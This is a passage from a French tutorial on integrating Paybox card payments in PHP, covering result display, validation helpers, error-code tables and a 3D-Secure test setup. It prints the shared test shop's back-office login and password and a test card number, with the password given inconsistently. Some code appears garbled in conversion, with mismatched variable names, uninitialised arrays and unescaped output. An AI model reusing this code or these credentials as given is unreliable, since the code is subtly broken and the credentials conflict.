// --- traitement de l'empreinte de la carte ---
if (empty($empreinte_carte))
    $empreinte_carte="Non d&eacute;fini";
// --- traitement du type de la carte ---
if (empty($type_carte))
    $type_carte="Non d&eacute;fini";
// --- traitement de l'autorisation ---
if (empty($autorisation))
    $autorisation="Non d&eacute;fini";
// --- traitement du numéro de la transaction ---
if ($numero_transaction == 0)
    $numero_transaction="Aucune transaction";
// --- traitement du numéro d'appel Paybox ---
if ($num_appel_paybox == 0)
    $num_appel_paybox="Aucune transaction";
// --- traitement du type de carte ---
if (empty($type_carte))
    $type_carte="Non d&eacute;fini";
// --- traitement du type de carte ---
if (empty($num_abonnement))
    $num_abonnement="Non d&eacute;fini";

```

```
// -----
// --- Affichage du tableau du résultat du paiement ---
// -----
?>
<table summary="Résultat du paiement">
  <caption>Résultat du paiement</caption>
  <?php
    echo "<tr><td>Statut</td><td>$msg_erreur</td></tr>";
    echo "<tr><td>Code retour</td><td>$code_erreur</td></tr>";
    echo "<tr><td>Référence</td><td>$reference</td></tr>";
    echo "<tr><td>Montant</td><td>$Montant_formate</td></tr>";
    echo "<tr><td>Autorisation</td><td>$autorisation</td></tr>";
    echo "<tr><td>N° d'appel Paybox</td><td>$num_appel_paybox</td></tr>";
    echo "<tr><td>N° transaction</td><td>$numero_transaction</td></tr>";
    echo "<tr><td>Date et Heure de la
transaction</td><td>$date_heure_transaction</td></tr>";
    echo "<tr><td>Type de paiement</td><td>$type_paiement</td></tr>";
    echo "<tr><td>Type de la carte</td><td>$type_carte</td></tr>";
    echo "<tr><td>N° carte</td><td>$numero_carte</td></tr>";
    echo "<tr><td>Fin de validité de la
carte</td><td>$date_fin_carte_formatee</td></tr>";
    echo "<tr><td>Pays de la banque</td><td>$pays_carte</td></tr>";
    echo "<tr><td>Empreinte de la carte</td><td>$empreinte_carte</td></tr>";
    echo "<tr><td>Garantie par 3D
Secure</td><td>$garantie_3D_secure</td></tr>";
    echo "<tr><td>Pays du client</td><td>$pays_internaute</td></tr>";
    echo "<tr><td>N° abonnement</td><td>$num_abonnement</td></tr>";
  ?>
</table>
</body>
</html>
```

12.7.2.1.3 Fichiers annexes

12.7.2.1.3.1 La feuille de style

Voici la feuille de style `saisie_client_paybox.css` :

```
/* Par défaut à tous les éléments de la page */
* {color:black;
  font-family:"Arial" ;
  text-align:left;
  font-size:100%;
}
/* ===== */
/* === style pour le formulaire === */
/* ===== */
/* couleur des boutons submit et reset quand on les survole */
input[type=submit]:hover, input[type=reset]:hover {
  background-color:#FCDEDE;
}
/* couleur des boutons submit et reset actif */
input[type=submit]:active, input[type=reset]:active {
  background-color:#FCDEDE;
  box-shadow:1px 1px 1px #D83F3D inset;
}
/* couleur des champs de saisie quand on clique dedans */
input:focus, textarea:focus {
  background-color:white;
}
input[type=submit]:focus, input[type=reset]:focus {
  background-color:#FFFFF3;
}
body {
```

```

font-family:Arial;
font-size:90%;
}
form {
background-color:#FAFAFA;
padding:10px;
width:600px;
/* width:60%; */
}
label {
margin-top:10px;
/* display:block;*/
}
label.inline {
display:inline;
margin-right:50px;
}
input, textarea, select, option {
background-color:#FFF3F3;
}
input, textarea, select {
padding:3px;
border:1px solid #F5C5C5;
border-radius:5px;
/*width:70px;*/
box-shadow:1px 1px 2px #C0C0C0 inset;
text-align:right;
font-size:90%;
}
select {
margin-top:10px;
}
input[type=radio] {
background-color:transparent;
border:none;
width:10px;
}
input[type=submit], input[type=reset] {
width:150px;
margin-left:5px;
box-shadow:1px 1px 1px #D83F3D;
cursor:pointer;
text-align:center;
}
/* ===== */
/* === style pour le fieldset === */
/* ===== */
fieldset {
padding:0 20px 20px 20px;
margin-bottom:10px;
border:1px solid #DF3F3F;
}
legend {
color:#DF3F3F;
font-weight:bold
}
/* ===== */
/* === style pour le tableau === */
/* ===== */
table {
border:2px solid #DF3F3F;
border-collapse:collapse;
/*width:100%;*/
width:850px;
/*margin:auto;*/

```

```

margin-left: 10px;
margin-right: auto;
}
thead, tfoot {
background-color:#D0E3FA;
border:1px solid #DF3F3F;
text-align:center;
}
tbody {
background-color:#FFFFFF;
border:1px solid #DF3F3F;
}
th {
font-family:Arial;
/*border:1px dotted #D83F3D;*/
border:1px solid #DF3F3F;
padding:5px;
background-color:#FFF3F3;
width:20%;
text-align:center;
}
td {
font-family:Arial;
font-size:90%;
border:1px solid #DF3F3F;
padding:5px;
/*text-align:left;*/
text-align:center;
}
caption {
font-family:Arial;
font-size:120%;
text-align:center;
color:#DF3F3F;
font-weight:bold
}
/* ===== */
/* === style pour le menu === */
/* ===== */
div.menu {font-size:18px;}
p.menu {color:#DF3F3F; font-weight:bold}
a.menu {color:#DF3F3F;}
a.menu:link {color:#DF3F3F;background-color:transparent;text-
decoration:none;}
a.menu:visited {color:#893232;background-color:transparent;text-
decoration:none;}
a.menu:hover {color:#000000;background-color:#FCDEDE;text-decoration:none;}
a.menu:active {color:#FF0000;background-color:transparent;text-
decoration:none;}

```

12.7.2.1.3.2 Les sous-programmes

Le fichier `fonction_include_sprog.php` contient les sous-programmes de validation, de mise en forme et de chargement de fichiers, qui sont utilisés dans les programmes PHP. Voici son contenu :

```

<?php
define("MAXDOSSIER","10000000");
define("WEB_EOL","<br/>");
// =====
// --- fonction de validation des données ---
// =====
function validation_donnees($Nom,$Prenom,$Dossier,$Courriel)
{

```

```

// --- Protection de l'injection HTML ---
$Nom      = strip_tags($Nom)      ;
$Prenom   = strip_tags($Prenom)  ;
$Dossier  = strip_tags($Dossier) ;
$Courriel = strip_tags($Courriel);
// -----
// on vérifie qu'il n'y a aucun champ vide
// -----
if (!empty($Dossier) && !empty($Nom) && !empty($Prenom)
&& !empty($Courriel))
{
    // -----
    // on vérifie la validité des chaque champ
    // -----
    $retourValidationDossier = true ;
    $retourValidationCourriel = true ;
    $retourValidationNom      = true ;
    $retourValidationPrenom   = true ;
    if (!empty($Nom))
    {
        $Nom=normalisation_nom($Nom)      ;
        $retourValidationNom=!empty($Nom);
        if ($retourValidationNom)
        {
            $Nom = $Nom ;
        }
    }
    if (!empty($Prenom))
    {
        $Prenom=normalisation_nom($Prenom) ;
        $retourValidationPrenom=!empty($Prenom);
        if ($retourValidationPrenom)
        {
            $Prenom = $Prenom ;
        }
    }
    if (!empty($Dossier))
    {
        $Dossier=normalisation_numerique($Dossier)      ;
        $retourValidationDossier=validation_Dossier($Dossier);
        if ($retourValidationDossier)
        {
            $Dossier = intval($Dossier)      ;
            $Dossier=sprintf("%06d",$Dossier);
        }
    }
    if (!empty($Courriel))
    {
        $retourValidationCourriel=validation_Courriel($Courriel);
    }
    // -----
    // si tous les champs sont valides
    // -----
    if (($retourValidationDossier) && ($retourValidationCourriel) &&
($retourValidationNom) && ($retourValidationPrenom) )
    {
        $tab_retour=array($Dossier,$Nom,$Prenom,$Courriel);
    }
    else
    {
        $tab_retour=array();
    }
}
else
{

```



```

$stab_retour=array($Nom,$Prenom,$Dossier,$Courriel);
}
return $stab_retour;
}
// =====
// --- fonction outil de suppression des accents ---
// =====
function supprime_accent($chaine)
{
    // tableau des caractères accentués à remplacer
    $caracteres_a_remplacer = array('À', 'Á', 'Â', 'Ã', 'Ä', 'Å', 'Æ', 'Ç',
    'È', 'É', 'Ê', 'Ë', 'Ì', 'Í', 'Î', 'Ï', 'Ð', 'Ñ', 'Ò', 'Ó', 'Ô', 'Õ', 'Ö', 'Ø',
    'Ù', 'Ú', 'Û', 'Ü', 'Ý', 'ß', 'à', 'á', 'â', 'ã', 'ä', 'å', 'æ', 'ç',
    'è', 'é', 'ê', 'ë', 'ì', 'í', 'î', 'ï', 'ñ', 'ò', 'ó', 'ô', 'õ', 'ö', 'ø',
    'ù', 'ú', 'û', 'ü', 'ý', 'ÿ', 'Ä', 'ä', 'Å', 'å', 'Æ', 'æ', 'Ç', 'ç', 'Ê', 'ê',
    'É', 'é', 'Ë', 'ë', 'Ì', 'ì', 'Í', 'í', 'Î', 'î', 'Ï', 'ï', 'Ð', 'ð', 'Ñ', 'ñ',
    'Ò', 'ò', 'Ó', 'ó', 'Ô', 'ô', 'Õ', 'õ', 'Ö', 'ö', 'Ø', 'ø', 'Ù', 'ù', 'Ú', 'ú',
    'Û', 'û', 'Ü', 'ü', 'Ý', 'ý', 'ß', 'z', 'Z', 'z', 'Z', 'z', 'f', 'F', 'O', 'o',
    'U', 'u', 'A', 'a', 'I', 'i', 'O', 'o', 'U', 'u', 'U', 'u', 'U', 'u', 'U', 'u',
    'Ü', 'ü', 'Ä', 'ä', 'Å', 'å', 'Æ', 'æ', 'Ø', 'ø');

    // tableau des caractères sans accent de remplacement
    $caracteres_de_remplacement = array('A', 'A', 'A', 'A', 'A', 'A', 'AE',
    'C', 'E', 'E', 'E', 'E', 'I', 'I', 'I', 'I', 'D', 'N', 'O', 'O', 'O', 'O',
    'O', 'O', 'U', 'U', 'U', 'U', 'Y', 's', 'a', 'a', 'a', 'a', 'a', 'a', 'ae',
    'c', 'e', 'e', 'e', 'e', 'i', 'i', 'i', 'i', 'n', 'o', 'o', 'o', 'o', 'c',
    'o', 'u', 'u', 'u', 'u', 'Y', 'A', 'a', 'a', 'a', 'a', 'a', 'C', 'c',
    'C', 'c', 'C', 'c', 'C', 'c', 'D', 'd', 'D', 'd', 'E', 'e', 'E', 'e', 'E',
    'e', 'E', 'e', 'E', 'e', 'G', 'g', 'G', 'g', 'G', 'g', 'G', 'g', 'H', 'h',
    'H', 'h', 'I', 'i', 'I', 'i', 'I', 'i', 'I', 'i', 'I', 'i', 'IJ', 'ij', 'J',
    'j', 'K', 'k', 'L', 'l', 'L', 'l', 'L', 'l', 'L', 'l', 'l', 'l', 'N', 'n',
    'N', 'n', 'N', 'n', 'n', 'O', 'o', 'O', 'o', 'O', 'o', 'OE', 'oe', 'R', 'r',
    'R', 'r', 'R', 'r', 'S', 's', 'S', 's', 'S', 's', 'S', 's', 'T', 't', 'T',
    't', 'T', 't', 'U', 'u', 'U', 'u', 'U', 'u', 'U', 'u', 'U', 'u', 'U', 'u',
    'W', 'w', 'Y', 'y', 'Y', 'Z', 'z', 'Z', 'z', 'Z', 'z', 's', 'f', 'O', 'o',
    'U', 'u', 'A', 'a', 'I', 'i', 'O', 'o', 'U', 'u', 'U', 'u', 'U', 'u', 'U',
    'u', 'U', 'u', 'A', 'a', 'AE', 'ae', 'O', 'o');

    // retour de la fonction
    return str_replace($caracteres_a_remplacer, $caracteres_de_remplacement,
    $chaine);
}
// =====
// --- fonction outil de normalisation des noms ---
// =====
function normalisation_nom($chaine)
{
    // tableau des motifs de recherche
    $stab_motif=array('/[^a-zA-Z -]/', '/[ -]+/', '/^|-$/');
    // tableau des caractères de remplacement
    $stab_remplacement=array(' ', '-', '');
    // chaine de caractères sur laquelle s'effectue le remplacement
    $chaine_contexte=supprime_accent($chaine);
    // retour de la fonction
    return strtoupper(preg_replace($stab_motif,$stab_remplacement,
    $chaine_contexte));
}
// =====
// --- fonction outil de normalisation des numériques ---
// =====
function normalisation_numerique($numero)
{

```

```

// tableau des motifs de recherche
$stab_motif=array('/[^0-9,.]/') ;
// tableau des caractères de remplacement
$stab_remplacement=array('') ;
// retour de la fonction
$numero_retour=intval(preg_replace($stab_motif,$stab_remplacement, $numero));
return $numero_retour;
}
// =====
// --- Validation du champ Dossier ---
// =====
function validation_Dossier($Dossier)
{
    $erreur=false;
    if (($Dossier == 0) || (!((($Dossier >0)&&($Dossier <MAXDOSSIER))))
    {
        $erreur=true;
    }
    return !$erreur;
}
// =====
// --- Validation du champ Courriel ---
// =====
function validation_Courriel($Courriel)
{
    $resultat=filter_var($Courriel,FILTER_VALIDATE_EMAIL);
    if (empty($resultat)) $resultat=false; else $resultat=true;
    return $resultat;
}
// =====
// --- fonction outil d'affichage d'un dossier ---
// =====
function affichage_dossier($titre,$stab_dossier)
{
    // entête de l'affichage
    ?>
    <table summary="Dossier">
    <caption><?php echo $titre;?></caption>
    <thead>
    <tr>
    <!-- entête du tableau -->
    <th>Dossier</th>
    <th>Nom</th>
    <th>Prénom</th>
    <th>Courriel</th>
    <th>Montant Total</th>
    </tr>
    </thead>
    <?php
    if (count($stab_dossier) ==0)
    {
        echo "<td colspan=\"5\"><b>Aucune donnée à afficher</b></td>";
    }
    else
    {
        // importation des variables à partir de l'étiquette des champs
        extract($stab_dossier,EXTR_OVERWRITE);
        echo "<tr>";
        echo
        "<td>$Dossier</td><td>$Nom</td><td>$Prenom</td><td>$Courriel</td><td>$Montant
        _Total</td>";
        echo "</tr>";
    }
    ?></table><?php

```

```

}
// =====
// --- fonction outil d'affichage des échéances ---
// =====
function affichage_echeances($titre,$tab_echeances)
{
    // entête de l'affichage
    ?>
    <table summary="Echéances">
        <caption><?php echo $titre;?></caption>
        <thead>
            <tr>
                <!-- entête du tableau -->
                <th>Date</th>
                <th>Montant</th>
            </tr>
        </thead>
    <?php
    $Nb_Echeances=count($tab_echeances);
    if ($Nb_Echeances == 0)
    {
        echo "<td colspan='2'><b>Aucune donnée à afficher</b></td>";
    }
    else
    {
        for ($i=0; $i<$Nb_Echeances;$i+=2)
        {
            $date=$tab_echeances[$i];
            $montant=$tab_echeances[$i+1];
            echo "<tr><td>$date</td><td>$montant</td></tr>";
        }
    }
    ?></table><?php
}
// =====
// --- fonction outil chargement des codes d'erreurs ---
// =====
function chargement_codes_erreurs()
{
    $Tab_Erreurs=array();
    $NomFichier="FICHIERS/Liste_Codes_Erreurs.txt";
    $fl = @fopen($NomFichier, "rt");
    if (! $fl) // --- erreur d'ouverture ---
    { // -- on affiche les messages d'erreur ---
        $tab_erreurs = error_get_last() ;
        $erreur_type = $tab_erreurs['type'] ;
        $erreur_message = $tab_erreurs['message'];
        $erreur_programme = $tab_erreurs['file'] ;
        $erreur_ligne = $tab_erreurs['line'] ;
        ?>
        <fieldset>
            <legend>Erreur :</legend><br/>
            <b>Chargement impossible :</b> erreur d'ouverture du fichier <b><?php echo
$NomFichier; ?></b> en lecture ! <br /><br/>
            <b>Type de l'erreur :</b> <?php echo $erreur_type ; ?><br />
            <b>Message :</b> <?php echo $erreur_message; ?><br />
            <b>Répertoire de Chargement :</b> <?php echo
$repertoire_courant."/". $repertoire_chargement; ?><br /><br />
            <b>Programme PHP :</b> <?php echo $erreur_programme; ?><br />
            <b>A la ligne :</b> <?php echo $erreur_ligne; ?><br />
        </fieldset>
        <?php
    }
    else // -- on charge les données dans le tableau, et on les affiche ---

```

```

{
    while ($Tab_Lecture=fscanf($f1,"%s\t%s"))
    {
        list ($code_erreur,$libelle_erreur) = $Tab_Lecture;
        $libelle_erreur=str_replace("_"," ",$libelle_erreur);
        if (strlen($code_erreur) == 5)
        {
            $Tab_Erreurs[$code_erreur]=$libelle_erreur;
        }
    }
}
return $Tab_Erreurs;
}
// =====
// --- fonction outil chargement des codes ISO des pays ---
// =====
function chargement_codes_pays()
{
    $Tab_Erreurs=array();
    $NomFichier="FICHIERS/Liste_Pays_ISO.txt";
    $f1 = @fopen($NomFichier, "rt");
    if (! $f1) // --- erreur d'ouverture ---
    { // -- on affiche les messages d'erreur ---
        $tab_erreurs=error_get_last();
        $erreur_type      = $tab_erreurs['type']      ;
        $erreur_message   = $tab_erreurs['message']   ;
        $erreur_programme = $tab_erreurs['file']      ;
        $erreur_ligne     = $tab_erreurs['line']      ;
        ?>
        <fieldset>
        <legend>Erreur :</legend><br/>
        <b>Chargement impossible :</b> erreur d'ouverture du fichier <b><?php echo
$NomFichier; ?></b> en lecture ! <br /><br/>
        <b>Type de l'erreur :</b> <?php echo $erreur_type ; ?><br />
        <b>Message :</b> <?php echo $erreur_message; ?><br />
        <b>Répertoire de Chargement :</b> <?php echo
$repertoire_courant."/". $repertoire_chargement; ?><br /><br />
        <b>Programme PHP :</b> <?php echo $erreur_programme; ?><br />
        <b>A la ligne :</b> <?php echo $erreur_ligne; ?><br />
        </fieldset>
        <?php
    }
    else // -- on charge les données dans le tableau, et on les affiche ---
    {
        while ($Tab_Lecture=fscanf($f1,"%s\t%s\t%s"))
        {
            list ($code_pays,$libelle_minuscules,$libelle_majuscules) =
$Tab_Lecture;
            $libelle_minuscules=str_replace("_"," ",$libelle_minuscules);
            $libelle_majuscules=str_replace("_"," ",$libelle_majuscules);
            if (strlen($code_pays) == 3)
            {
                $Tab_Pays[$code_pays]['MIN']=$libelle_minuscules;
                $Tab_Pays[$code_pays]['MAJ']=$libelle_majuscules;
            }
        }
    }
    return $Tab_Pays;
}
?>

```

12.7.2.1.3.3 Le fichier d'interprétation des erreurs

Le fichier `Liste_Codes_Erreurs.txt` est utilisé par la fonction `chargement_codes_erreurs()` pour afficher le libellé de l'erreur, selon le code d'erreur retourné par Paybox.

```

00000 Opération_réussie.
00001
La_connexion_au_centre_d'autorisation_a_échoué_ou_une_erreur_interne_est_surv
enue.
00003 Erreur_Paybox.
00004 Numéro_de_porteur_(carte)_ou_cryptogramme_visuel_invalide.
00006 Accès_refusé_ou_site/rang/identifiant_incorrect.
00008 Date_de_fin_de_validité_incorrecte.
00009 Erreur_de_création_d'un_abonnement.
00010 Devise_inconnue.
00011 Montant_incorrect.
00015 Paiement_déjà_effectué.
00016 Abonné_déjà_existant_(inscription_nouvel_abonné).
00021 Carte_non_autorisée.
00029 Carte_non_conforme.
00030 Temps_d'attente_>_15_mn_par_l'internaute
00031 Réservé
00032 Réservé
00033 Code_pays_de_l'adresse_IP_du_navigateur_de_l'acheteur_non_autorisé.
00040 Opération_sans_authentification_3-DSecure,_bloquée_par_le_filtre.
99999 Opération_en_attente_de_validation_par_l'émetteur_du_moyen_de_paiement.
00100 Transaction_approuvée_ou_traitée_avec_succès
00101 Contacter_l'émetteur_de_carte
00102 Contacter_l'émetteur_de_carte
00103 Commerçant_invalide
00104 Conserver_la_carte
00105 Ne_pas_honorer
00107 Conserver_la_carte,_conditions_spéciales
00108 Approuver_après_identification_du_porteur_(carte)
00112 Transaction_invalide
00113 Montant_invalide
00114 Numéro_de_porteur_(carte)_invalide
00115 Emetteur_de_carte_inconnu
00117 Annulation_client
00119 Répéter_la_transaction_ultérieurement
00120 Réponse_erronée_(erreur_dans_le_domaine_serveur)
00124 Mise_à_jour_de_fichier_non_supportée
00125 Impossible_de_localiser_l'enregistrement_dans_le_fichier
00126 Enregistrement_dupliqué,_ancien_enregistrement_remplacé
00127 Erreur_en_«_edit_»_sur_champ_de_mise_à_jour_fichier
00128 Accès_interdit_au_fichier
00129 Mise_à_jour_de_fichier_impossible
00130 Erreur_de_format
00133 Carte_expirée
00138 Nombre_d'essais_code_confidentiel_dépassé
00141 Carte_perdue
00143 Carte_volée
00151 Provision_insuffisante_ou_crédit_dépassé
00154 Date_de_validité_de_la_carte_dépassée
00155 Code_confidentiel_erroné
00156 Carte_absente_du_fichier
00157 Transaction_non_permise_à_ce_porteur_(carte)
00158 Transaction_interdite_au_terminal
00159 Suspicion_de_fraude
00160 L'accepteur_de_carte_doit_contacter_l'acquéreur
00161 Dépasse_la_limite_du_montant_de_retrait
00163 Règles_de_sécurité_non_respectées
00168 Réponse_non_parvenue_ou_reçue_trop_tard
00175 Nombre_d'essais_code_confidentiel_dépassé
00176 Porteur_déjà_en_opposition,_ancien_enregistrement_conservé

```

```

00189 Echec_de_l'authentification
00190 Arrêt_momentané_du_système
00191 Emetteur_de_cartes_inaccessible
00194 Demande_dupliquée
00196 Mauvais_fonctionnement_du_système
00197 Echéance_de_la_temporisation_de_surveillance_globale

```

12.7.2.1.3.4 Le fichier des codes ISO des pays

Le fichier `Liste_Pays_ISO.txt` est utilisé par la fonction `chargement_codes_pays` pour afficher le nom complet du pays à partir du code ISO sur 3 caractères.

En Voici un extrait :

```

ASC Ile_de_l'Ascension ILE_DE_L'ASCENSION
AND Andorre ANDORRE
ARE Émirats_Arabes_Unis ÉMIRATS_ARABES_UNIS
AFG Afghanistan AFGHANISTAN
ATG Antigua-et-Barbuda ANTIGUA-ET-BARBUDA
AIA Anguilla ANGUILLA
ALB Albanie ALBANIE
ARM Arménie ARMÉNIE
ANT Antilles_Neerlandaises ANTILLES_NEERLANDAISES
AGO Angola ANGOLA
ATA Antarctique ANTARCTIQUE
ARG Argentine ARGENTINE
ASM Samoa_Américaines SAMOA_AMÉRICAINES
AUT Autriche AUTRICHE
AUS Australie AUSTRALIE
ABW Aruba ARUBA
ALA Åland,_îles ÅLAND,_ÎLES
AZE Azerbaïdjan AZERBAÏDJAN
BIH Bosnie-Herzégovine BOSNIE-HERZÉGOVINE
BRB Barbade BARBADE
BGD Bangladesh BANGLADESH
BEL Belgique BELGIQUE
BFA Burkina_Faso BURKINA_FASO
BGR Bulgarie BULGARIE
FRA France FRANCE
...

```

12.7.2.2 Paiement avec 3D-Secure

Pour activer le mode 3D-Secure de votre boutique, il faut l'indiquer au moment de l'ouverture de la boutique dans le contrat avec Paybox.

Pour tester le fonctionnement de 3D Secure avec la boutique de test mutualisée, il suffit de changer les valeurs pour les variables :

- PBX_SITE=199988
- PBX_RANG=43
- PBX_IDENTIFIANT=107975626

Dans le programme `paybox_clef_HMAC`, il faut mettre en commentaires les 3 lignes :

```

//$PARAM[ 'SITE' ]="1999888";
//$PARAM[ 'RANG' ]="32";
//$PARAM[ 'IDENTIFIANT' ]="110647233";

```

et retirer le commentaire des 3 lignes suivantes :

```

$PARAM[ 'SITE' ]="1999888";
$PARAM[ 'RANG' ]="43";
$PARAM[ 'IDENTIFIANT' ]="107975626";

```

Voici l'extrait de ce fichier où doivent être effectuées ces modifications :

```
// --- Paramètres de la boutique Paybox System classique ---
// --- ici celle de test mutualisée fournie par PAYBOX ---
// --- pour activer (désactiver) cette boutique ---
// --- décommenter(commenter) les 3 lignes pour SITE,RANG et IDENTIFIANT ---
// $PARAM[ 'SITE' ]="1999888";
// $PARAM[ 'RANG' ]="32";
// $PARAM[ 'IDENTIFIANT' ]="110647233";
// --- Pour information : accès Backoffice Paybox System classique :
// URL : https://preprod-admin.paybox.com
// LOGIN : 199988832
// Mot_de_Passe : 1999888I
// --- Paramètres de la boutique Paybox System 3D-Secure ---
// --- ici celle de test mutualisée fournie par PAYBOX ---
// --- pour activer (désactiver) cette boutique ---
// --- décommenter(commenter) les 3 lignes pour SITE,RANG et IDENTIFIANT ---
$PARAM[ 'SITE' ]="1999888";
$PARAM[ 'RANG' ]="43";
$PARAM[ 'IDENTIFIANT' ]="107975626";
// --- accès Backoffice Paybox System 3D-Secure :
// URL : https://preprod-admin.paybox.com
// LOGIN : 199988843
// Mot_de_Passe : 1999888I
```

Attention :

Le login et le mot de passe du Back-office 3D Secure ne sont pas les mêmes, comme cela est indiqué dans les commentaires du programme.

Dans le cas de la boutique de test mutualisée en 3D Secure, le login est 199988843, et le mot de passe est 1999888I.

L'écran de saisie des informations bancaires, indique bien que le site est en 3D-Secure.

La carte bancaire à utiliser est différente pour ce site. Ses informations sont :

- Numéro de carte : 4012 0010 3714 1112
- Date de validité : choisir une date valide
- Cryptogramme : 123

**Paiement de
345.87 EUR**

*****TEST*** LA BOUTIQUE DE TEST 3D-SECURE HMAC**

Numéro de carte

Date de fin de validité (MM/AA)

Cryptogramme visuel :
3 derniers chiffres au dos de la carte (?)

<< ANNULER VALIDER >>

RETOUR CHOIX MOYENS DE PAIEMENTS

Montant indicatif de votre achat en devises. Dernière mise à jour des taux le 08/04/2015

345.87 EUR
 361.52 CHF
 375.31 USD
 44943 JPY
 2328.22 CNY
 252.88 GBP
 468.40 CAD

Paybox® Infos Sécurité

Si votre banque adhère au programme de sécurisation des paiements Verified by Visa ou SecureCode Mastercard après avoir cliqué sur « VALIDER », vous verrez alors un nouvel écran s'afficher, invitant à vous authentifier avec un code différent de votre « code confidentiel carte ».

L'écran suivant fait apparaître un certificat à accepter. Cela simule la saisie d'un code qui aurait été envoyé par SMS sur votre téléphone portable (transmis normalement par votre banque) par le site de Paybox. Il faut valider ce certificat.

Remarque:

*Le port de communication pour https n'est pas usuel. C'est le **9443** (et non le 443). Il faut donc veiller que les routeurs réseau de votre site ne bloquent pas ce port vers le serveur **dropit.3dsecure.net** pour effectuer ce test.*

Send PAREs to TermUrl

https://dropit.3dsecure.net:9443/PIT/ACS

Send PAREs to TermUrl

Click Submit to send this message to https://preprod-tpweb.paybox.com/threadsecure/mpi_empt/PaRes

Response to PAREq:

```
<?xml version="1.0" encoding="UTF-8"?><ThreeDSecure><Message id="159369"><PAREs id="183824887">
<version>1.0.2</version><Merchant><acqBIN>454109</acqBIN><merID>454109062909247</merID></Merchant>
<Purchase><xid>2LvHr7uj3H6rm9J0tgTEqNP1Qwk=</xid><date>20150409 15:46:45</date>
<purchAmount>34587</purchAmount><currency>978</currency><exponent>2</exponent></Purchase>
<pan>0000000000000112</pan><TX><time>20150409 15:46:46</time><status>Y</status>
<cavv>AAACA5eS25RTEkJE1ZJnAAAAA=</cavv><eci>05</eci><cavvAlgorithm>2</cavvAlgorithm></TX></PAREs>
<Signature xmlns="http://www.w3.org/2000/09/xmldsig#"><SignedInfo xmlns="http://www.w3.org/2000/09/xmldsig#"><CanonicalizationMethod Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315">
</CanonicalizationMethod><SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1">
</SignatureMethod><Reference URI="#183824887"><DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1">
</DigestMethod><DigestValue>nGU/I3Ji7Ws3D4hwKZcRBYyVlBA=</DigestValue></Reference>
</SignedInfo><SignatureValue>pocTt9ITQ2FWbKcarHAK0rPXm8+/gUiEvuMlgHsNvF/qZw/1AD1QM/7A7t7+bfN2CDx19kyMMpa8DCxAHcCsFoeq4yUuGImZ2n9QTJkgOcJBF0VsqdC2ddu0yCUeg0ad8h2T7U53/LfLDe4AfWXgQu7NJ/S7aalSL3UM48q7Yvs=</SignatureValue><KeyInfo><X509Data>
<X509Certificate>MIICQjCCAsCCQChMaX8hzfXgTANBgkqhkiG9w0BAQUFADA+MQswCQYDVQQGEwJVUzEQMA4GA1UEChMHQ2FyYWRhc2EMMAoGA1UECjMUElUMQ8wDQYDVQQDEwZwaXQtY2EwHhcNMjAwMzA2MDUwOTIwWhcNMjAwMzA2MDUwOTIwWjCBjDELMakGA1UEBhMCMVVMxETAPBgNVBAGTCENvbG9yYWRvMRgwFgYDVQHEw9IaWdobGFuZHMgUmFuY2gxDTALEBgNVBAoTBFBZJU0ExLzAtBgN
```

Submit

Après validation de ce certificat, le reçu de paiement apparaît à l'écran. Il est également envoyé par courriel.

**ATTENTION CECI N'EST PAS UN VRAI PAIEMENT
IL N'Y A PAS EU DE VRAIE AUTORISATION**

| | |
|---------------------------------|--|
| CARTE BANCAIRE | <p>Paiement réalisé avec succès Merci de votre confiance.</p> <p>Ceci est une image du ticket électronique qui vous sera envoyé par E-mail.</p> <p style="background-color: #333; color: white; padding: 5px; display: inline-block;">RETOUR COMMERCE</p> |
| le 09/04/2015 à 17:42 | |
| TEST PAYBOX 3 HMAC | |
| 1999888 | |
| 401200-----12 1703 | |
| 00 043 5959415 M DEBIT @ | |
| AUTO: XXXXXX | |
| MONTANT = 345.87 EUR | |
| POUR INFORMATION 2268.76 FRF | |
| 1 EUR = 6.55957 FRF | |
| TICKET A CONSERVER | |

Le retour au site marchand affiche l'interprétation des informations envoyées par Paybox au programme [traitement_retour_paybox.php](#) qui reste inchangé.

On peut voir sur l'affichage produit par ce programme que la garantie par 3D Secure est à Oui.

| Résultat du paiement | |
|---------------------------------|--|
| Statut | Paiement Validé |
| Code retour | 00000 : Opération réussie. |
| Référence | CPT_052427_DUPONT_PAUL_2015-04-09T17:41:53 02:00 |
| Montant | 345,87 € |
| Autorisation | XXXXXX |
| N° d'appel Paybox | 11309084 |
| N° transaction | 5959415 |
| Date et Heure de la transaction | 09-04-2015 à 17:42:01 |
| Type de paiement | 3DSECURE |
| Type de la carte | Visa |
| N°carte | 401200*****12 |
| Fin de validité de la carte | Mars-2017 |
| Pays de la banque | Non défini |
| Empreinte de la carte | 678AEDDA00EA890C9056628E5699C57BC602B0 |
| Garantie par 3D secure | Oui |
| Pays du client | France (FRA) |
| N°abonnement | Non défini |

L'accès au Back-office se fait sur la même URL : <https://preprod-admin.paybox.com>, mais avec le login **199988843** et le mot de passe **19998881**.

La transaction apparaît dans le Back-office. L'entête de la page montre que c'est bien la boutique de test 3D-Secure. Une nouvelle colonne « garantie » indique le résultat de la garantie par 3D-Secure.

The screenshot shows the Paybox administration interface. At the top, a red box highlights the header information: "Identifiant:1999888-043 Nom:***TEST*** **TEST*** LA BOUTIQUE DE TEST 3D-SECUR". Below this, there are navigation tabs: Accueil, Informations, Journal, Comptes-rendus, Saisie, Crédit, Abonnements, and Oppositions. The main area contains search filters for Date (09/04/2015), Au, Réf. Paybox, Réf. Cmd, Montant, Email, and Filtre (Transactions validées). A summary table shows the number of transactions and their total amount.

| Nb. Etats | Cumul Mts | Devise |
|-----------------|-----------|--------|
| 13 Autorisée(s) | 1230.39 | EUR |
| 2 Remboursée(s) | 11.00 | EUR |

Below the summary table, a table of transactions is displayed. A red box highlights the entire table, and a blue box highlights the 'Garantie' column.

| Date | Heure | Réf. Paybox | Numéro d'appel | Montant | Devise | Réf. Commande | Etat | Garantie | Moyen de paiement | Pays | IP | ? |
|------------|----------|-------------|----------------|---------|--------|--------------------------------|-----------|----------|-------------------|------|-----|-----|
| 09/04/2015 | 17:42:01 | 5959415 | 11309084 | 345.87 | EUR | CPT_052427_DUPONT_PAUL_2015-04 | Autorisée | OUI | Visa | ??? | FRA | ... |

En résumé, pour effectuer ce test il suffit simplement de changer les valeurs pour les variables suivantes, et de vérifier l'ouverture du port 9443 en sortie. Aucun autre changement en terme de programmation n'est nécessaire :

- PBX_SITE=199988
- PBX_RANG=43
- PBX_IDENTIFIANT=107975626